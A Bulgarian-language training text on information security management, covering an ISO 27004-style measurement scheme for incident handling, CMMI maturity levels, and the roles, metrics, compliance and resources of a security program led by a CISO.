Функция за измерване	Алгоритъм или изчисление, извършени за комбиниране на два или повече базови измерителя. Скалата и единицата на производния измерител зависят от скалите и единиците на базовите измерители, от които той е съставен, и от това, как те са комбинирани от функцията
Спецификация за индикатор	
Индикатор	Измерител, който предоставя преценка или оценяване на специфични атрибути, получени от аналитичния модел във връзка с определени информационни потребности. Индикаторите са основата за анализ и вземане на решения
Аналитичен модел	Алгоритъм или изчисление, съчетаващо един или повече базови и/или производни измерители, свързани с критерии за вземане на решение. Той е основан на разбирането или допусканията за очакваните взаимовръзки между базовия и/или производния измерител, и/или тяхното поведение във времето. Аналитичният модел извежда преценки или оценяване, съответни на определена информационна потребност
Спецификация на критерии за вземане на решение	
Критерии за вземане на решение	Прагове, цели или модели, използвани за определяне на необходимостта от действие или по-нататъшно проучване, или за описване на нивото на увереност в даден резултат. Критериите за вземане на решение подпомагат тълкуването на резултатите от измерването
Резултати от измерване	
Тълкуване на индикатор	Описание на това, как единичен индикатор (виж примерната фигура в описание на индикатор) трябва да бъде тълкуван
Формати за докладване	Форматите за докладване трябва да са идентифицирани и документирани. Описват наблюденията, които организацията или собственикът на информация може да поиска на запис. Форматите за докладване изобразяват визуално измерителите и представят словесно пояснение на индикаторите. Форматите за докладване трябва да бъдат съобразени с клиента на информацията
Заинтересувани страни	
Клиент на измерването	Ръководството или други заинтересувани страни, заявили или изискващи информация относно ефикасността на СУСИ, механизмите за контрол или групи от механизми за контрол
Рецензент на измерването	Физическо лице или организационно звено, което потвърждава , че разработените измервателни схеми са подходящи за оценяване на ефикасността на СУСИ, механизмите за контрол или групите от механизми за контрол
Собственик на информацията	Физическо лице или организационно звено, което притежава информацията за обекта на измерването и атрибутите и е отговорно за измерването
Лице, отговорно за събиране на информацията	Физическо лице или организационно звено, което е отговорно за събирането, записването и съхраняването на данните
Лице за комуникации	Физическо лице или организационно звено, което е отговорно за анализиране на данните и съобщаване на резултатите от измерването
Честота/период	
Честота на събиране на данни	Колко често се събират данните
Честота на анализ на данни	Колко често се анализират данните
Честота на докладване на резултатите от измерването	Колко често се докладват резултатите от измерването (това може да е по-рядко от събирането на данни)
Преразглеждане на измерването	Дата на преразглеждане на измерването (изтичане или подновяване на валидността на измерването)
Период на измерване	Определя периода, който обхваща измерването

Организациите могат да изменят шаблона в съответствие със своите изисквания.

Идентификация на измервателната схема	
Наименование на измервателната схема	Ефикасност на управлението на инциденти, свързани със сигурността на информацията
Цифров идентификатор	Специфичен за организацията идентификатор
Цел на измервателната схема	Да се оцени ефикасността на управлението на инциденти, свързани със сигурността на информацията
Цел на механизма за контрол/ процес	Да даде възможност за навременно откриване на събития по сигурността и отговор на инциденти, свързани със сигурността
Механизъм за контрол (1)/ процес (1)	Точка 4.2.2 h) [27001:2005]
Обект на измерването и атрибути	
Обект на измерването	СУСИ
Атрибути	Отделни инциденти
Спецификация на базов измерител	
Базов измерител	Предварително определен числен праг
Метод за измерване	Преброяване на инциденти, свързани със сигурността на информацията, докладвани към дата
Тип на метода за измерване	Обективен
Скала	Цели числа
Тип на скалата	Цифрова
Единица за измерване	Инцидент
Спецификация за производен измерител	
Производен измерител	Инциденти, надвишаващи прага
Функция за измерване	Сравнение на общия брой на инцидентите с определения праг
Спецификация за индикатор	
Индикатор	Линейна графика, която описва постоянна хоризонтална линия, илюстрираща стойностите на прага(овете) в сравнение с общия брой на инцидентите през различните периоди на докладване
Аналитичен модел	Червен - когато общият брой на инцидентите превишава прага (намира се над линията); жълт - когато общият брой на инцидентите е в рамките на 10 % от прага; зелен - когато общият брой на инцидентите е по-малък от прага с 10 % или повече
Спецификация на критерии за вземане на решение	
Критерии за вземане на решение	Червен - изисква се незабавно проучване на причините за повишаване на броя на инцидентите. Жълт - стойностите трябва да се наблюдават отблизо и ако стойностите не се движат към подобрение, трябва да се предприеме проучване. Зелен - не са необходими действия

Резултати от измерване	
Тълкуване на индикатор	Ако в два цикъла на докладване се наблюдава червено, се изисква извършване на преглед на процедурите за управление на инциденти, за да се коригират съществуващите процедури или да се идентифицират допълнителни процедури. Ако тенденцията не се променя през следващите два периода на докладване, се изисква коригиращо действие, като например предложение за промяна на обхвата на СУСИ
Формати за докладване	Линейна графика
Заинтересувани страни	
Клиент на измерването	Комитет за управление на СУСИ Ръководители, отговорни за СУСИ Ръководство по сигурността Ръководство, отговарящо за инцидентите
Рецензент на измерването	Ръководители, отговорни за СУСИ
Собственик на информацията	Ръководители, отговорни за СУСИ
Лице, отговорно за събиране на информацията	Ръководител, отговорен за управление на инциденти
Лице за комуникации	Комитет за управление на СУСИ
Честота/период	
Честота на събиране на данни	Месечно
Честота на анализ на данни	Месечно
Честота на докладване на резултатите от измерването	Месечно
Преразглеждане на измерването	Шест месеца
Период на измерване	Месечно

Измерване зрелостта на внедрената система

ИЗМЕРВАНЕ ЗРЕЛОСТТА НА ВНЕДРЕНАТА СИСТЕМА ЗА ИС

Може да бъде извършено и цялостно измерване на процесите в организацията по CMMI с неговите 5 нива на зрялост. **CMMI** комбинира внимателно подбрано множество от добри практики, базирани на опит от различни дисциплини, включително системен анализ и проектиране, софтуерно инженерство и управленски методологии. Методологията дефинира 5 нива на "зрелост" на ИТ процесите в компанията. Колкото по-високо е нивото на "зрелост", толкова по-предсказуеми и управляеми са процесите, а като следствие, по-предсказуемо и по-качествено ще бъдат реализирани проектите.

1. Първоначално (initial) - Това е нивото от което стартира всеки нов процес; - Процесите са импровизирани, хаотични и дезорганизирани; - Формалните правила и процедури се броят на пръсти; - Успехите зависят от индивидуалните усилия.


2. Повторяемо (repeatable) - Процесите са дефинирани и документирани; - С помощта на базови методи за управление на проекти се следят разходи, графици и функционалност; - Успехите могат да бъдат постигнати повторно реализацията има свои специфични черти във всеки проект;

3. Определено (defined) - Стандартните процеси свързани с разработката на софтуер съответстват на специфичните потребности на организацията; - Значително внимание се обръща на документацията, стандартизацията и интеграцията; - Проектите се изпълняват в съответствие със строго дефинираните процеси, дори при силно натоварена програма; - Ръководството на компанията счита, че така организираните процеси са най-удачни за постигане на конкурентно предимство;

4. Управляемо (managed) - Процесите са предсказуеми; - Налице са детайлни средства за количествена оценка на качеството на процесите и продуктите; - Ръководството на компанията може да настройва и адаптира процесите към специфични проекти без загуба на качество или отклонение от спецификациите;

5. Оптимизирано (optimizing) - Процесите постоянно се подобряват на базата на количествени оценки и чрез споделяне на идеи; - Мениджърите въвеждат иновативни практики за да отговорят на специфични потребности на организацията; - Пилотните проекти са обичайна практика

Измерване зрелостта на внедрената система за ИС – RADAR CHART



Радарни диаграми - Данните, които са подредени в колони или редове на работен лист, могат да се начертаят в радарна диаграма. Радарните диаграми сравняват сумарните стойности от няколко серия от данни.

Радарните диаграми притежават следните подтипове диаграми:

- Радарна и радарна с маркери С или без маркери за отделните точки данни, радарните диаграми показват промените в стойностите спрямо централна точка.
- Запълнена радарна В запълнената радарна диаграма, площта покрита от серията от данни е запълнена с цвят.

15. Модул 15: Управление на програма за информационна сигурност

- Управление на ресурсите на програма за информационна сигурност
- Привеждане в изпълнение на политика и стандарти за съвместимост
- Налагане на контроли за договорености в информационна сигурност
- Привеждане в действие на информационна сигурност по време на развитие на системи
- Поддържане на информационна сигурност в рамките на организацията
- Предоставяне на консултации и ориентиране по информационна сигурност
- Осигуряване на информираност и обучение за информационна сигурност
- Анализ на ефективността от контрола на информационната сигурност

- Разрешаване на неотговарящи на стандартите казуси

Управление на програма за информационна сигурност - Дефиниция

Управление на програма за информационна сигурност – управление на всички дейности, процеси и ресурси, които доставят услугата информационна сигурност в една организация. Управлението може да обхваща граници от просто управление на документи и политики до мащабно технологично решение на няколко континента. В зависимост от големината и предмета на организацията тези дейности могат да се извършват от Мениджър по ИС (CISO) с подчинен екип от професионалисти или само от един човек, който трябва да е отговорен за всичко.

Управлението на програмата не се различава от другите управленски процеси в организацията. Нейна основна цел е изпълнението на протичащите всекидневни дейности в отдела по ИС.

Мениджърите по ИС
- обикновено са с техническо образование;
- идват от техническите отдели – ИТ;
- притежават доста качества за ефективно изпълнение на дейността си;
- притежават професионални сертификати в областта;

Критични елемента на програмата

Критични елемента на програмата за нейния успешен дизайн, разработване, внедряване и управление:
- Програмата трябва да изпълнява една добре разработена стратегия за ИС, която да е интегрирана с бизнес процесите в организацията;
- Тя трябва да има добър дизайн с подкрепата на ръководството и заинтересованите страни;
- Трябва да бъдат разработени ефективни метрики (измерители) към нея както на фаза дизайн и внедряване, така и при процеса на нейното управление

Фактори за успех (Critical Success Factors):
- ангажираност на ръководството, поддържана с подходящи ресурси;
- повторим процес, позволяващ събиране и докладване на смислени данни за осигуряване на приложими тенденции в рамките на определен период от време;
- количествени измерители, основани на целите на ИС;
- лесно получаване на данни, които може да се използват за измерване;
- оценяване на ефикасността на програмата за измерване на ИС и изпълнение на идентифицирани подобрения;

Важност и ползи от управлението на ИС

Управлението на ИС може да бъде доста предизвикателно, като трябва да се поддържа баланса между съответствието (compliance) и внедряването на икономически ефективни решения Все още има организации, които гледат на ИС като на технологично базирани дейности в един ИТ отдел е не мислят, че тя трябва да бъде издигната до най-високите управленски нива. В същото време управлението на ИС и нейните мениджъри стават все по-важен детайл от дейността на една организация;

Ползи от внедряване на система за ИС:

- демонстриране съответствието на организацията с приложимите законови или регулаторни изисквания и договорни задължения;
- поддържа идентификация на неоткрити или неизвестни преди това проблеми, свързани със сигурността;
- подпомага при удовлетворяване на потребностите на ръководството от докладване, когато се формулират измерители за извършени или текущи дейности;
- източник на входни данни за процеса на управление на ИС, вътрешните одити на ИС и прегледи от ръководството.
- Ползи от ефективното управление на програмата:
- Постигане на целите дефинирани в стратегията по ИС;
- Синхронизиране на процесите по ИС с тези на бизнеса;
- Управление на риска и поддържане на нивата му в приемливите граници за организацията;
- Установяване на уязвимостите и заплахите за организацията и свързаните с това рискове;
- Добавяне на стойност към организацията (Value Delivery) – повишаване защитата на активите, повишаване репутацията пред партньори и конкуренти, повишаване непрекъсваемостта на процесите, готовност на бизнеса за възстановяване след бедствие или авария;
- Ползи от ефективното управление на програмата:
- Добавяне на стратегическа и тактическа стойност;
- Управление на програмата в рамките на дефинирания бюджет;
- Повишаване познанията на ръководството относно нуждите, целите, дейностите и способностите на ИС;
- Повишаване нивото на знания по ИС на служителите;
- Повишаване взаимодействието и сътрудничеството между отделите;
- По-ефективно управление на ресурсите чрез дейността „Управление на капацитета“;
- Повишаване на интеграцията между осигурителните процеси (assurance activities) – физическа сигурност, управление на риска, управление на качеството, управление на промените, одит, човешки ресурси, непрекъсваемост на бизнеса и възстановяване след инциденти;
- Измерване на производителността на процеси – внедряване на програма за измерване;

Чеклист за осигуряване на цялостна и добре управлявана програма:

- Разработена стратегия за ИС обвързана с бизнес процесите;
- Система базирана на стандарти и архитектури;
- Пълни и точни процедури по ИС за важните дейности;
- Подходящо делегиране на права и отговорности;
- Правилно дефиниране и категоризиране на активите;
- Архитектура за сигурност в съответствие със стратегията;
- Стратегия – с измерими цели;
- Архитектура – SABSA, TOFAG и др.;
- Политики и процедури в съответствие с културата в организацията
- Внедрени контроли за сигурност с подходящ дизайн;
- Програма за ефективен мониторинг на дейностите;
- Разработени и тествани BCP/DRP планове;
- Разработена програма за обучение в ИС и повишаване на осъзнатостта;

- Програма за управление на инцидентите и тяхното бързо разрешение;
- Ефективно и адекватно разрешение на проблеми с несъответствието съгласно установения стандарт или рамка в организацията;

Важни моменти за една добре функционираща и управлявана програма:

- Интегриране на действията по управление на ИТ в процесите по управление на организацията и стила на работа на ръководството;
- Методите на управление трябва да са разработени за увеличаване на продуктивността, оптимално използване на ресурси и увеличаване ефективността на ИТ процесите.
- Осигуряване мащтабируемост на ИТ-процесите и оптимално използване на предоставените им ресурси;
- Развитие на организационна и информационна култура в персонала, обслужващ ИС.
- Ефективно и адекватно разрешение на проблеми;

Организационни роли и отговорности

За ефективното управление на програмата е нужно не само подкрепа от ръководството, но и лидерски умения на мениджъра по ИС.

Признаци за висока ангажираност на ръководството:

- Одобрение на политики и процедури по ИС;
- Мониторинг и измерване производителността на организацията;
- Подкрепа при обученията за служителите;
- Отделяне на значителни ресурси за програмата;

Висшето ръководство трябва да демонстрира лидерство и ангажираност по отношение на системата за управление на сигурността на информацията чрез:

- гарантиране, че политиката за сигурност на информацията и целите за сигурност на информацията са установени и са съвместими със стратегическата насока на организацията;
- гарантиране, че необходимите ресурси за системата за управление на сигурността на информацията са налични;
- гарантиране, че изискванията на системата за управление на сигурността на информацията са интегрирани в процесите на организацията;
- подкрепяне на други свързани управленски роли за демонстриране на тяхното лидерство, доколкото то е приложимо в техните области на отговорност.
- Висшето ръководство трябва да гарантира, че са разпределени и оповестени отговорностите и пълномощията на ролите, свързани със сигурността на информацията.

Роли и отговорности на Мениджъра по ИС (CISO):

- Бюджетиране;
- Архитектури за сигурност
- Процеси чрез които ще се подобрят бизнес процесите;
- Управление на риска;
- Правно съответствие и управление сигурността на човешките ресурси;
- Управление на идентичността;

- Сигурност на мрежите и комуникациите;
- Управление на съответствието и одит процесите;
- Методи за оценка на уязвимостите в техническа и оперативна среда;
- Способност да анализира заплахите, както към организацията така и към цялата обкръжаваща среда;
- Способности за риск анализ чрез използване на качествени и количествени методи;
- Способности за внедряване на стратегии за третиране на риска;
- Способност да проследява, комуникира и документира свързани с риска проблеми;
- Познания по най-разпространените операционни системи Windows, LINUX;
- Познания по различни системи за логическа сигурност – IPS, IDS, Защитни стени, превенция загубата на данни, филтриране на съдържание и много други;
- Познания по различни системи във физическата сигурност – видео наблюдение, системи за контрол на достъп, сензори и датчици, пожаро- известителни системи, алармени системи, защита на съоръжения чрез дизайн и др.
- Познаване на продуктите на големите производители в тази област – SYMANTEC, DELL, IBM, HP
- Управленски и административни отговорности:
- Бюджетиране, управление на финанси и контрол на активите;
- Практики при управление на човешките ресурси – назначаване, освобождаване и текущо управление;
- Управление на проекти и програми – фази, срокове, ресурси, делегиране на отговорности;
- Управление на операциите и доставка на услугите;
- Администриране и мониторинг на внедрените измерители (метрики) за наблюдение;
- Разбиране на жизнения цикъл за разработване на дадени технологии;
- Управление, одобрение и използване на финансови средства;
- Сигурност на човешките ресурси - Да се гарантира, че служители и доставчици разбират своите отговорности и са подходящи за ролите, които ще изпълняват.
- Сигурност на човешките ресурси - Да се защитят интересите на организацията като част от процеса за промяна или прекратяване на трудовите правоотношения.

Топ мениджмънт – отговорности:

- Демонстриране на ангажираност към програмата на ИС;
- Определяне на задължения и отговорности на съответните служители по програмата;
- Дефиниране на ресурси и бюджетиране за програмата;
- Периодичен преглед на доклади за ефективността, измерване на производителността и одити на ИС;
- Преглед на доклади за възвращаемост на инвестициите (ROI) за определените решения;

Висшето ръководство трябва да гарантира, че са разпределени и оповестени отговорностите и пълномощията на ролите, свързани със сигурността на информацията.
Висшето ръководство трябва да разпредели отговорността и пълномощията за:
a) гарантиране, че системата за управление на сигурността на информацията съответства на изискванията на избрания стандарт или архитектура;
b) докладване относно действието на системата за управление на сигурността на информацията пред висшето ръководство.


с) Висшето ръководство може също да разпредели отговорности и пълномощия за докладване относно действието на системата за управление на сигурността на информацията в рамките на организацията.

Съвет по информационна сигурност (Security Steering Committee) – отговорности:

- Координиране на дейностите по ИС между отделите в организацията;
- Управление и изпълнение на плановете за ИС, подобряване на стратегията;
- Периодичен преглед на документацията на системата и дефиниране на отговорности за нейното актуализиране;
- Представителна роля при извършване на одити от външни страни в организацията;
- Дефиниране на роли, отговорности и срокове за изпълнение на дейностите по третиране на риска;
- Висшето ръководство трябва да извършва преглед на системата за управление на сигурността на информацията през планирани периоди от време, за да осигури нейната непрекъсната актуалност, адекватност и ефикасност.
- Резултатите от прегледа от ръководството трябва да включват решения, отнасящи се за възможностите за непрекъснато подобряване и всякакви потребности от промени в системата за управление на сигурността на информацията.
- Организацията трябва да съхранява документирана информация като свидетелство за резултатите от прегледите от ръководството – Протоколи от заседанията;

Рамка за управление на информационната сигурност

Най-високото ниво в архитектурата на една система за управление на ИС – дефинира оперативните, техническите и административни компоненти на програмата



Сигурността на информацията се постига чрез внедряване на подходящ набор от механизми за контрол, включително политики, процеси, процедури, организационни структури и функции на софтуера и хардуера. Тези механизми за контрол е необходимо да се създадат, внедрят,

наблюдават, преглеждат и подобряват, където е необходимо, за да се гарантира, че са постигнати специфичните цели на сигурността и дейността на организацията. Затова трябва да бъде възприет цялостен, координиран поглед на рисковете за сигурността на информацията на организацията, за да се внедри изчерпателен набор от механизми за контрол на сигурността на информацията в общата рамка на съгласувана система за управление.

Рамка за управление на информационната сигурност:

- Дефинира взаимодействието между отделите и техните отговорности;
- Дефинира техническите архитектури – описание на ИТ инфраструктура и нейните елементи;
- Дефинира избрания стандарт или архитектура за внедряване в организацията;

В по-широк смисъл ефикасната сигурност на информацията дава увереност на ръководството и заинтересуваните страни, че активите на организацията са достатъчно обезопасени и защитени от увреждане, като по този начин стимулират дейността.
Разпределянето на отговорностите за сигурността на информацията трябва да бъде направено съгласувано с политиките за сигурност на информацията. Трябва да бъдат определени отговорностите за дейностите по управление на риска за сигурността на информацията и в частност за приемане на остатъчните рискове. Тези отговорности трябва да бъдат допълнени, където е необходимо, с по-подробни указания за специфичните места и средства за обработване на информацията. Трябва да бъдат определени местните отговорности за защитата на активите и за провеждането на процесите по сигурността.

Оперативни компоненти на програмата по ИС

Оперативни компоненти на програмата по ИС – всекидневните операции на програмата, за поддържане изискваното ниво на сигурност и увереност на процесите, като това може да са спазване на политики, внедряване на контроли и др. :

- Управление на идентичността - Собствениците на активи трябва да преглеждат правата за достъп на потребителите през редовни интервали. Привилегированото предоставяне на права трябва да бъде проверявано на редовни интервали, за да се гарантира, че не са получени неоторизирани привилегии;
- Управление на промените - Трябва да съществуват официални отговорности и процедури за управление, за да се осигури задоволителен контрол на всички изменения. Когато се правят изменения, трябва да се съхранява запис от одита, съдържащ цялата съответна информация.
- Управление на капацитета - Използването на ресурсите трябва да бъде наблюдавано, регулирано и да се предвиждат бъдещи изисквания за капацитета, за да се гарантира изискваната производителност на системата. Трябва да бъдат идентифицирани изисквания за капацитета, като се вземе под внимание критичността на дейността на съответната система. Трябва да се приложи настройване и мониторинг на системата, за да се гарантира и, където е необходимо, да се подобри готовността и ефикасността на системите.
- Оперативни компоненти на програмата по ИС:
- Мониторинг на производителността и анализ;
- Процес на разследване на инциденти и закриването им;
- Актуализиране на бюджета за ИС;
- Управление на проект по внедряване на даденото решение;
- Извършване на обучения на служителите по теми и групи;

- Изготвяне на договори и клаузи за конфиденциалност към тях;
- Одитиране на системата за ИС и закриване на несъответствия;
- Организацията трябва да оцени работните характеристики на сигурността на информацията и ефикасността на системата за управление на сигурността на информацията.
- Организацията трябва да съхранява подходяща документирана информация като свидетелство за резултатите от мониторинга и измерването.
- Организацията трябва да извършва вътрешни одити през планирани интервали, за да осигури информация дали системата за управление на сигурността на информацията съответства на собствените изисквания на организацията за системата за управление на сигурността на информацията и е ефикасно внедрена и поддържана;

Измерване на производителността и управленеие на несъответствията

Измерване на производителността – оценка ефективността на внедрената програма по ИС. Извършване на регулярно измерване и анализ на резултатите, като се направи връзка с целите, които трябва да бъдат постигнати:

- Намаляване на риска;
- Постигане на съответствие;
- Повишаване продуктивността и ефективността;
- Подобряване на логическата, техническата и оперативната архитектура по ИС;

Организацията трябва непрекъснато да подобрява актуалността, адекватността и ефикасността на системата за управление на сигурността на информацията.

Когато настъпи несъответствие, организацията трябва:

a) да реагира на несъответствието и когато е приложимо:
1) да предприеме действие за контролирането и коригирането му и
2) да се занимае с последствията;

b) да оцени необходимостта от действие за отстраняване на причините за несъответствието, с оглед
то да не се повтори или да не се случи другаде, чрез:
1) разглеждане на несъответствието;
2) определяне на причините за несъответствието и
3) определяне дали съществуват подобни несъответствия или потенциално могат да възникнат;

c) приложи всяко необходимо действие;
d) да извърши преглед на ефикасността от всяко предприето коригиращо действие и
e) направи промени в системата за управление на сигурността на информацията, ако е необходимо

Следните точки могат да са основа за измерване успеха на програмата:

- Управление на уязвимостите;
- Брой на открити проблеми с риска и брой разрешени;
- Тествани ли са BCP / DRP плановете по сценариите;
- Резултатите от риск анализа актуални ли са;
- Колко от целите са постигнати за дефинирания период;
- Каква е оценката на оперативните отдели за цялостния успех на програмата за ИС;

Критични Фактори за успех (КФУ) — определят най-важните проблеми или действия на ръководството, насочени към постигане на контрол над ИТ процесите. КФУ трябва да бъдат управляеми, ориентирани към успех и да описват, как да се изпълняват стратегическите, техническите, организационните или процедурните действия за постигане на успех.

Примери за КФУ:

- Интегриране на действията по управление на ИТ в процесите по управление на организацията и стила на работа на ръководството;
- Действията по управление на ИТ трябва да са ясно определени, формализирани и да се осъществяват на база потребностите на организацията и съответната отчетност;
- Методите на управление трябва да са разработени за увеличаване на продуктивността, оптимално използване на ресурси и увеличаване ефективността на ИТ процесите.
- Стандартизация на ИТ-процесите и тяхното ориентиране към постигане целите на бизнеса;
- Определяне потребителите на ИТ-процесите и техните изисквания;
- Осигуряване мащтабируемост на ИТ-процесите и оптимално използване на предоставените им ресурси;
- Развитие на организационна и информационна култура в персонала, обслужващ ИС.
- Използване на финансови показатели за определяне производителността на ИТ процесите;
- Наличие на процедура за контрол на повишаване качеството на ИТ процесите;

Други подходящи измерители за добро управление на ИС:

- Брой успешни атаки срещу ИТ инфраструктурата;
- Брой открити вируси и такива засегнали ИТ инфраструктурата;
- Честота на отново случващи се инциденти;
- Брой на одитирани системи;
- Период от време за установяване, ескалиране и изолиране на пробив в ИС;
- Брой на обучени служители по ИС;
- Брой на неоторизирани промени в наблюдаваните системи;
- Време между пускането на ъпдейти и тяхното прилагане;

Ключови Индикатори на Резултатите (КИР) - описват комплекс от действия, необходими за определяне доколко ИТ процесите достигат поставените цели. КИР се явяват основни индикатори, отразяващи вероятностите за достигане на целите, както и приложимостта на подходите, методите и инсрументите, използвани за достигане на резултати.
Примери

- Време за реакция на системата;
- Степен на удовлетвореност от пропускната способност на мрежата или от изчислителните мощности;
- Ниво на повишаване качеството и съвършенстване функционалността на информационните услуги;
- Степен на удовлетвореност на потребителите;
- Производителност на сътрудниците;

Установяване на съответствие (Compliance)

Установяване на съответствие (Compliance) – изключително важно за Мениджъра по ИС е да покаже, че неговата система работи в съответствие с установения стандарт /рамка / архитектура. Целта за съответствие трябва да бъде 100%, като всичко друго е неприемливо. Изисквания за съответствие – регулаторни и правни изисквания, договорни отношения, вътрешни цели за организацията;
Важно е системата за управление на сигурността на информацията да бъде част и да е интегрирана с процесите и цялостната управленска структура на организацията и сигурността на информацията да се взема под внимание при разработването на процесите, информационните системи и механизмите за контрол. Очаква се, че реализацията на система за управление на сигурността на информацията ще бъде в размера, който е в съответствие с нуждите на организацията.

Предизвикателства пред управлението на ИС

Предизвикателства пред управлението на ИС:

- Липса на подкрепа от ръководството – по-силно изразено в малките организации, без визия за ИС;
- Липса на средства – поради ниската ангажираност на ръководството, неразбиране за ползите от защита на организацията;
- Недостатъчен персонал – малко на брой служители по ИС; служители с недостатъчни умения по ИС;
- Липса на идентифициране на приложимо законодателство и регулаторни рамки;

Статус на управлението на ИС

Статус на управлението на ИС в организацията – мениджърът по ИС трябва постоянно да оценява нивото на сигурност чрез следните параметри:

- Оценка дали целите по ИС са в синхрон с тези на бизнеса;
- Има ли консенсус по избраните и маркирани цели;
- Могат ли лесно да бъдат събрани резултатите от измерванията;
- Какъв е статуса на комуникация с бизнес отделите;
- В съответствие ли е системата за ИС с приложимия стандарт;
- Какви са резултатите от одитирането и извършване на тестове за пробиви (Penetration Tests) в сигурността;
- Преглед на ролите и отговорностите в ИС;

Организацията трябва непрекъснато да подобрява актуалността, адекватността и ефикасността на системата за управление на сигурността на информацията. Когато настъпи несъответствие, организацията трябва да реагира на несъответствието и да предприеме действие за контролирането и коригирането му и да се занимае с последствията;
Съществува ли организационно разпространена инициатива за придържане към най-добрите практики в областта, като се прилагат различните подходи – за най-ниска привилегия, разделения на длъжностите и ротация на задълженията; поддържане на одобрения бюджет и разходите по него в норма; притежание на служителите по ИС необходимите знания и умения за нейното управление;

Висшето ръководство трябва да извършва преглед на системата за управление на сигурността на информацията, който да включва:

- състоянието на действията от предишни прегледи от ръководството
- промените във външни и вътрешни спорни въпроси, които имат отношение към системата за управление на сигурността на информацията
- обратната връзка върху работата за сигурността на информацията - несъответствия и коригиращи действия; резултати от мониторинг и измерване; резултати от одит и изпълнение на целите на сигурността на информацията
- резултати от оценяването на риска и състояние на плана за въздействие върху риска

Управление на ресурсите

Управление на ресурсите – мениджърът по ИС трябва да има на разположение необходимите ресурси за ефективното управление и правилното функциониране на системата за ИС:

- Политики, стандарти и процедури – разбиране на документацията и нейното комуникиране до служителите;
- Финансови ресурси – одобрен бюджет и свързан с него анализ на ползите и възвращаемост за бизнеса;
- Времеви ресурси – дефинирани планове за изпълнение, със срокове, роли и отговорности;
- Човешки ресурси – необходим персонал и поддържане високо ниво на знания и умения;
- Технологични ресурси – закупуване на подходящо и ефективно оборудване за изпълнение целите по ИС;

Използването на ресурсите трябва да бъде наблюдавано, регулирано и да се предвиждат бъдещи изисквания за капацитета, за да се гарантира изискваната производителност на системата. Ресурсите за внедряването на механизмите за контрол трябва да бъдат балансирани спрямо вредата за дейността, която вероятно може да възникне вследствие на проблеми със сигурността при отсъствието на тези механизми за контрол. Резултатите от оценяването на риска помагат да се насочва и определя подходящото управленско действие и приоритети за управление на рисковете за сигурността на информацията и за внедряване на механизмите за контрол, подбрани да защитават от тези рискове.

Трябва да бъде обърнато особено внимание на всички ресурси с дълго време за доставяне или висока цена; по този начин ръководителите трябва да наблюдават използването на ключови системни ресурси. Те трябва да идентифицират тенденциите в използването, особено във връзка с приложенията на дейността или средствата за управление на информационни системи. Ръководителите трябва да използват тази информация, за да идентифицират и избягват потенциални тесни места и зависимост от ключов персонал, които може да представляват заплаха за системната сигурност или услуги, и да планират подходящо действие.

Фактори, които трябва да се вземат под внимание:

- Правни и регулаторни изисквания –идентифициране на приложимите документи;
- Фактори на заобикалящата среда – сигурност външния периметър, транспортиране на носители на информация, системи за вентилация и пречистване на въздуха и др.;
- Етични и културни фактори – оценка на културата на региона и приложими обичаи;
